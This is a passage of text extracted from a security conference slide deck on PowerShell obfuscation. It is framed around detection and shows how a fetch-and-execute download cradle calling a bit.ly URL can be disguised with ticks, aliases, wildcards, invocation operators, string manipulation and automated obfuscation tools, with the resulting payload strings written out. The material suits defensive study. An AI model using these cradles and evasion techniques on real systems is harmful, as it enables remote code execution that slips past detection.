    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient We have options… 1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T") 2. (New-Object ("Net"+".Web"+"Client")) 3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)
  • 62.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object
  • 63.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • There aren't any aliases for New-Object cmdlet, so shouldn't this be safe to trigger on? If only PowerShell wasn't so helpful…
  • 64.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → shows all available functions, cmdlets, etc.
  • 65.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Return a single cmdlet name? Why not invoke it! • Invoke-Expression (Get-Command New-Object) But we can be more creative…
  • 66.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Return a single cmdlet name? Why not invoke it! • & (Get-Command New-Object) • . (Get-Command New-Object) There we go… invocation ops
  • 67.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command New-Object) • . (Get-Command New-Object)
  • 68.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command New-Objec*) • . (Get-Command New-Objec*)
  • 69.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command New-Obje*) • . (Get-Command New-Obje*)
  • 70.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command New-Obj*) • . (Get-Command New-Obj*)
  • 71.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command New-Ob*) • . (Get-Command New-Ob*)
  • 72.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command New-O*) • . (Get-Command New-O*)
  • 73.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command *ew-O*) • . (Get-Command *ew-O*)
  • 74.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Wildcards are our friend… • & (Get-Command *w-O*) • . (Get-Command *w-O*)
  • 75.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Did I mention Get-Command also has aliases? • & (Get-Command *w-O*) • . (Get-Command *w-O*) • & (GCM *w-O*). • . (GCM *w-O*)
  • 76.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Get-Command → Did I mention Get-Command also has MORE aliases? • & (Get-Command *w-O*) • . (Get-Command *w-O*) • & (GCM *w-O*). • . (GCM *w-O*) • & (COMMAND *w-O*). • . (COMMAND *w-O*) COMMAND works because PowerShell auto prepends "Get-" to any command, so COMMAND resolves to Get-Command.
  • 77.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object | Get-Command | GCM | Command • Get-Command → Can also be set with a string variable • & (Get-Command *w-O*) • . (Get-Command *w-O*) • $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3) • & (GCM *w-O*). • . (GCM *w-O*) • & (COMMAND *w-O*). • . (COMMAND *w-O*)
  • 78.
    Obfuscating the Cradle •Invoke-Expression ((New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T"). "`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')) • What script block elements can we key off of for this? • Invoke-Expression • New-Object | Get-Command | GCM | Command • Get-Command → Can also be set with a string variable • & (Get-Command *w-O*) • . (Get-Command *w-O*) • $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3) • & (GCM *w-O*). • . (GCM *w-O*) • & (COMMAND *w-O*). • . (COMMAND *w-O*) PowerShell 1.0 ways of calling Get-Command: 1. $ExecutionContext.InvokeCommand.GetCommand("New-Ob"+"ject", [System.Management.Automation.CommandTypes]::Cmdlet) 2. $ExecutionContext.InvokeCommand.GetCmdlet("New-Ob"+"ject") 3. $ExecutionContext.InvokeCommand.GetCommands("*w-o*",[System.Management.Automation.CommandTypes]::Cmdlet,1) 4. $ExecutionContext.InvokeCommand.GetCmdlets("*w-o*") 5. $ExecutionContext.InvokeCommand.GetCommand($ExecutionContext.InvokeCommand.GetCommandName("*w-o*",1,1), [System.Management.Automation.CommandTypes]::Cmdlet) 6. $ExecutionContext.InvokeCommand.GetCmdlet($ExecutionContext.InvokeCommand.GetCommandName("*w-o*",1,1))
  • 79.
    Obfuscating the Cradle •Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object | Get-Command | GCM | Command • Get-Command → Can also be set with a string variable • & (Get-Command *w-O*) • . (Get-Command *w-O*) • $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3) • & (GCM *w-O*). • . (GCM *w-O*) • & (COMMAND *w-O*). • . (COMMAND *w-O*) NOTE: Get-Command's cousin is just as useful… Get-Alias / GAL / Alias
  • 80.
    Obfuscating the Cradle •Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias • Get-Command → Can also be set with a string variable • & (Get-Command *w-O*) • . (Get-Command *w-O*) • $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3) • & (GCM *w-O*). • . (GCM *w-O*) • & (COMMAND *w-O*). • . (COMMAND *w-O*)
  • 81.
    Obfuscating the Cradle •Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias • Given wildcards it's infeasible to find all possible ways for Get- Command/GCM/Command/Get-Alias/GAL/Alias to find and execute New-Object, so potential for FPs with this approach.
  • 82.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s • Ticks also work on PowerShell cmdlets…
  • 83.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s • Ticks also work on PowerShell cmdlets…and so do invocation operators. • & ('Ne'+'w-Obj'+'ect') & ("{1}{0}{2}" -f 'w-Ob','Ne','ject') • . ('Ne'+'w-Obj'+'ect') . ("{1}{0}{2}" -f 'w-Ob','Ne','ject') Concatenated Reordered
  • 84.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s • Ticks also work on PowerShell cmdlets…and so do invocation operators. • Once again, Regex all the things or give up on this indicator
  • 85.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression
  • 86.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression?
  • 87.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression? 1. Aliases: Invoke-Expression / IEX 1. Invoke-Expression "Write-Host IEX Example -ForegroundColor Green" 2. IEX "Write-Host IEX Example -ForegroundColor Green"
  • 88.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression? 1. Aliases: Invoke-Expression / IEX 2. Order 1. IEX "Write-Host IEX Example -ForegroundColor Green" 2. "Write-Host IEX Example -ForegroundColor Green" | IEX
  • 89.
    Obfuscating the Cradle . •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression? 1. Aliases: Invoke-Expression / IEX 2. Order 3. Ticks 1. `I`E`X 2. `I`N`v`o`k`e`-`E`x`p`R`e`s`s`i`o`N
  • 90.
    Obfuscating the Cradle . •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression? 1. Aliases: Invoke-Expression / IEX 2. Order 3. Ticks 4. Invocation operators 1. & ('I'+'EX') 2. . ('{1}{0}' -f 'EX','I')
  • 91.
    Obfuscating the Cradle . •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression? 1. Aliases: Invoke-Expression / IEX 2. Order 3. Ticks 4. Invocation operators 1. & ('I'+'EX') 2. . ('{1}{0}' -f 'EX','I')
  • 92.
    Obfuscating the Cradle . •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • What's potentially problematic about Invoke-Expression? 1. Aliases: Invoke-Expression / IEX 2. Order 3. Ticks 4. Invocation operators 5. Invoke-Expression vs Invoke-Command
  • 93.
    • What's potentiallyproblematic about "Invoke-Expression"??? 1. Aliases: Invoke-Expression / IEX 2. Order 3. Ticks 4. Invocation operators 5. Invoke-Expression vs Invoke-Command Cmdlet/Alias Example Invoke-Command Invoke-Command {Write-Host ICM Example -ForegroundColor Green} ICM ICM {Write-Host ICM Example -ForegroundColor Green} .Invoke() {Write-Host ICM Example -ForegroundColor Green}.Invoke() & & {Write-Host ICM Example -ForegroundColor Green} . . {Write-Host ICM Example -ForegroundColor Green} Obfuscating the Cradle .InvokeReturnAsIs() .InvokeWithContext()  PS3.0+
  • 94.
    Obfuscating the Cradle •Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || … "&" or "." ?!?!? • So we add the Invoke-Command family to our arguments… • Don’t forget about PS 1.0! • $ExecutionContext.InvokeCommand.InvokeScript({Write-Host SCRIPTBLOCK}) • $ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")
  • 95.
    Obfuscating the Cradle •`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!? • So we add the Invoke-Command family to our arguments… • And add in ticks…
  • 96.
    Obfuscating the Cradle •`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!? • Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
  • 97.
    Obfuscating the Cradle •`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!? • Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present? • Of course not, because we can convert strings to script blocks!
  • 98.
    Obfuscating the Cradle •`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What process command line args can we key off of for this? • `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!? • Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present? • Of course not, because we can convert strings to script blocks! .Net and PS 1.0 Syntax for Script Block Conversion 1. [Scriptblock]::Create("Write-Host Script Block Conversion") 2. $ExecutionContext.InvokeCommand.NewScriptBlock("Write-Host Script Block Conversion")
  • 99.
    Obfuscating the Cradle •`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What process command line args can we key off of for this? • `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!? • Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present? • Of course not, because we can convert strings to script blocks! .Net and PS 1.0 Syntax for Script Block Conversion…and we can obfuscate those too! 1. ([Type]("Scr"+"ipt"+"block"))::("`C`R`e"+"`A`T`e").Invoke("ex"+"pres"+"sion") 2. $a = ${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; $b = $a."`I`N`V`o`k`e`C`o`m`m`A`N`d"; $b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("ex"+"pres"+"sion")
  • 100.
    Obfuscating the Cradle •`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') .Net and PS 1.0 Syntax for Script Block Conversion…and we can obfuscate those too! And Invoke-CradleCrafter has even more invocation options (and obfuscation techniques)!
  • 102.
    More Obfuscation Techniques •Additional command line obfuscation techniques via string manipulation • Reverse string: $reverseCmd = ")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN("; 1. Traverse the string in reverse and join it back together IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX 2. Cast string to char array and use .Net function to reverse and then join it back together $reverseCmdCharArray = $reverseCmd.ToCharArray(); [Array]::Reverse($reverseCmdCharArray); IEX ($reverseCmdCharArray -Join '') | IEX 3. .Net Regex the string RightToLeft and then join it back together IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
  • 103.
    More Obfuscation Techniques •Additional command line obfuscation techniques via string manipulation • Reverse string: • Split string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')"; 1. Split the string on the delimiter and join it back together IEX ($cmdWithDelim.Split("~~") -Join '') | IEX
  • 104.
    More Obfuscation Techniques •Additional command line obfuscation techniques via string manipulation • Reverse string: • Split string: • Replace string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')"; 1. PowerShell's .Replace IEX $cmdWithDelim.Replace("~~","") | IEX 2. .Net's -Replace (and -CReplace which is case-sensitive replace) IEX ($cmdWithDelim -Replace "~~","") | IEX 3. PowerShell's -f format operator IEX ('({0}w-Object {0}t.WebClient).{1}String("{2}bit.ly/L3g1t")' -f 'Ne', 'Download','https://') | IEX
  • 105.
    More Obfuscation Techniques •Additional command line obfuscation techniques via string manipulation • Reverse string: • Split string: • Replace string: • Concatenate string: $c1="(New-Object Net.We"; $c2="bClient).Downlo"; $c3="adString('https://bit.ly/L3g1t')"; 1. PowerShell's -Join (w/o delimiter) IEX ($c1,$c2,$c3 -Join '') | IEX 2. PowerShell's -Join (with delimiter) IEX ($c1,$c3 -Join $c2) | IEX 3. .Net's Join IEX ([string]::Join($c2,$c1,$c3)) | IEX 4. .Net's Concat IEX ([string]::Concat($c1,$c2,$c3)) | IEX 5. + operator / concat without + operator IEX ($c1+$c2+$c3) | IEX / IEX "$c1$c2$c3" | IEX
  • 106.
    More Obfuscation Techniques •Automated Obfuscation via Invoke-Obfuscation? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t')
  • 107.
    More Obfuscation Techniques •Automated Obfuscation via Invoke-Obfuscation? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t') .("{1}{0}" -f 'X','IE') (&("{3}{2}{1}{0}"-f'ct','- Obje','w','Ne') ("{0}{2}{1}"-f 'N','nt','et.WebClie')).("{2}{0}{1}{3}"- f'dSt','rin','Downloa','g').Invoke(("{5}{0}{3}{4} {1}{2}"-f'tp:/','3','g1t','/','bit.ly/L','ht'))
  • 108.
    More Obfuscation Techniques •Automated Obfuscation via Invoke-Obfuscation? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t') . ( $PShoMe[21]+$psHOMe[34]+'X') ((("{14}{11}{7}{46}{5}{30}{22}{24}{68}{78}{0}{59}{67}{31}{38}{55}{16}{69}{51}{17}{23}{8}{35}{6}{71}{34}{50}{64}{60} {58}{47}{10}{48}{65}{37}{40}{21}{56}{43}{53}{52}{9}{12}{74}{26}{36}{2}{15}{70}{61}{75}{66}{49}{29}{77}{42}{32}{1} {4}{33}{54}{76}{13}{73}{45}{18}{19}{28}{62}{20}{41}{27}{44}{3}{25}{72}{57}{63}{39}{79}"-f '(&','}{2}','A','j6T,j6','PA','6T','6T)','f','w','entj6T)','ebj6','AM-',').(PA',' j6T.lj6','.(PAM{1}{0}P','M- fj6T','jectj6T,j','6T','3','j','tj6T,','6','j6T,',',j6TNe','j6TIE','Th','}{1}{0','6','6','rinj6T,j6TDownj6','X','1}{0}','}{0}{1','M','1}{0 }','j','}P','TNe','PA','itj6','j','j','}{5',',j6','T/','6Ty/L',' j','6Tt.W','T','t','{','-Oj','Cli','T','-','M-fj6Tb','T','/j','-f j','(PA','M','j6','T,j6Tg1','6T,j6Tb','2}PA',',j6','oadS','M{2}{','j','6T','g',' (PAM{','ttp:','T,j','M{2','T,j6Tl','f','T).Invoke((PAM{4}{3','6T) ','T))')).replACE(([Char]80+[Char]65+[Char]77),[stRIng][Char]34).replACE('j6T',[stRIng][Char]39) ) APT32 Vietnamese attacker (aka OceanLotus)
  • 109.
    More Obfuscation Techniques •Automated Obfuscation via Invoke-CradleCrafter? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t')
  • 110.
    More Obfuscation Techniques •Automated Obfuscation via Invoke-CradleCrafter? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t') SI Variable:/4 'http://bit.ly/L3g1t';SV Bm 'Net.WebClient';ls panyo*;SV 8i (.(ChildItem Variable:E*Cont*).Value.(((ChildItem Variable:E*Cont*).Value|Member)[6].Name).(((ChildItem Variable:E*Cont*).Value.(((ChildItem Variable:E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item Variable:_).Value.Name-like'*Cm*t'}).Name).Invoke((ChildItem Variable:E*Cont*).Value.(((ChildItem Variable:E*Cont*).Value|Member)[6].Name).(((ChildItem Variable:E*Cont*).Value.(((ChildItem Variable:E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item Variable:_).Value.Name- like'G*om*e'}).Name).Invoke('*w-*ct',$TRUE,1))(GV Bm).Value);Set-Variable b (((((GV 8i - Valu)).PsObject.Methods)|Where{$_.Name-clike'D*g'}).Name);(GV 8i -Valu).((Variable b).Value).Invoke((GV 4 - ValueOn))|.(Get-Variable E*xt).Value.InvokeCommand.(((Get-Variable E*xt).Value.InvokeCommand|Member|Where- Object{(Get-Item Variable:_).Value.Name-like'*Cm*ts'}).Name).Invoke('*e-*pr*n')
  • 111.
    More Obfuscation Techniques •Automated Obfuscation via Invoke- Obfuscation? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t') ${-'*}=+$( ); ${ }= ${-'*} ; ${(+} =++ ${-'*};${)}=(${-'*}=${-'*}+${(+} ) ; ${'/}= (${-'*} =${-'*}+ ${(+} ); ${@} = ( ${-'*}=${-'*} + ${(+}) ; ${~ =} =( ${-'*}= ${-'*}+ ${(+}); ${;} =(${-'*} =${-'*}+${(+}) ; ${+} = (${-'*}= ${-'*} + ${(+}) ; ${]} = ( ${-'*} =${-'*} + ${(+});${-}= (${-'*}=${-'*} + ${(+} ) ; ${-$.}="["+ "$( @{ }) "[${+}] +"$(@{})"["${(+}" +"${-}"]+ "$(@{} )"["${)}"+ "${ }" ] + "$? "[${(+} ] +"]";${-'*}="".("$(@{} )"[ "${(+}" + "${@}"]+"$(@{} ) "[ "${(+}" + "${;}" ]+ "$(@{} )"[ ${ }]+"$(@{ })"[ ${@}] +"$? "[${(+}]+"$(@{} ) "[${'/}]) ; ${- '*} ="$(@{ } )"[ "${(+}" + "${@}"] +"$(@{ })"[${@}]+ "${-'*}"["${)}"+"${+}"] ; "${-'*}(${-$.}${+}${'/} + ${- $.}${;}${-} +${-$.}${]}${]} + ${-$.}${'/}${)} + ${-$.}${@}${ }+ ${-$.}${+}${]}+${-$.}${(+}${ }${(+} +${-$.}${(+}${(+}${- }+ ${-$.}${@}${~ =} + ${-$.}${+}${-} + ${-$.}${-}${]}+${-$.}${(+}${ }${;} + ${-$.}${(+}${ }${(+}+${-$.}${-}${-}+${- $.}${(+}${(+}${;}+ ${-$.}${'/}${)}+ ${-$.}${+}${]}+${-$.}${(+}${ }${(+}+ ${-$.}${(+}${(+}${;}+${-$.}${@}${;} +${- $.}${]}${+} + ${-$.}${(+}${ }${(+} +${-$.}${-}${]}+${-$.}${;}${+} + ${-$.}${(+}${ }${]} +${-$.}${(+}${ }${~ =} +${- $.}${(+}${ }${(+}+ ${-$.}${(+}${(+}${ }+ ${-$.}${(+}${(+}${;} + ${-$.}${@}${(+} + ${-$.}${@}${;}+${-$.}${;}${]}+ ${- $.}${(+}${(+}${(+} +${-$.}${(+}${(+}${-} + ${-$.}${(+}${(+}${ }+ ${-$.}${(+}${ }${]} + ${-$.}${(+}${(+}${(+} + ${-$.}${- }${+}+${-$.}${(+}${ }${ } +${-$.}${]}${'/}+${-$.}${(+}${(+}${;}+ ${-$.}${(+}${(+}${@}+ ${-$.}${(+}${ }${~ =} + ${- $.}${(+}${(+}${ } + ${-$.}${(+}${ }${'/}+ ${-$.}${@}${ }+ ${-$.}${'/}${-}+${-$.}${(+}${ }${@}+${-$.}${(+}${(+}${;} +${- $.}${(+}${(+}${;} + ${-$.}${(+}${(+}${)}+${-$.}${~ =}${]}+${-$.}${@}${+}+${-$.}${@}${+} + ${-$.}${-}${]}+${- $.}${(+}${ }${~ =} + ${-$.}${(+}${(+}${;} +${-$.}${@}${;}+ ${-$.}${(+}${ }${]} +${-$.}${(+}${)}${(+}+ ${-$.}${@}${+} +${-$.}${+}${;}+ ${-$.}${~ =}${(+} +${-$.}${(+}${ }${'/}+ ${-$.}${@}${-} +${-$.}${(+}${(+}${;}+${-$.}${'/}${-} + ${- 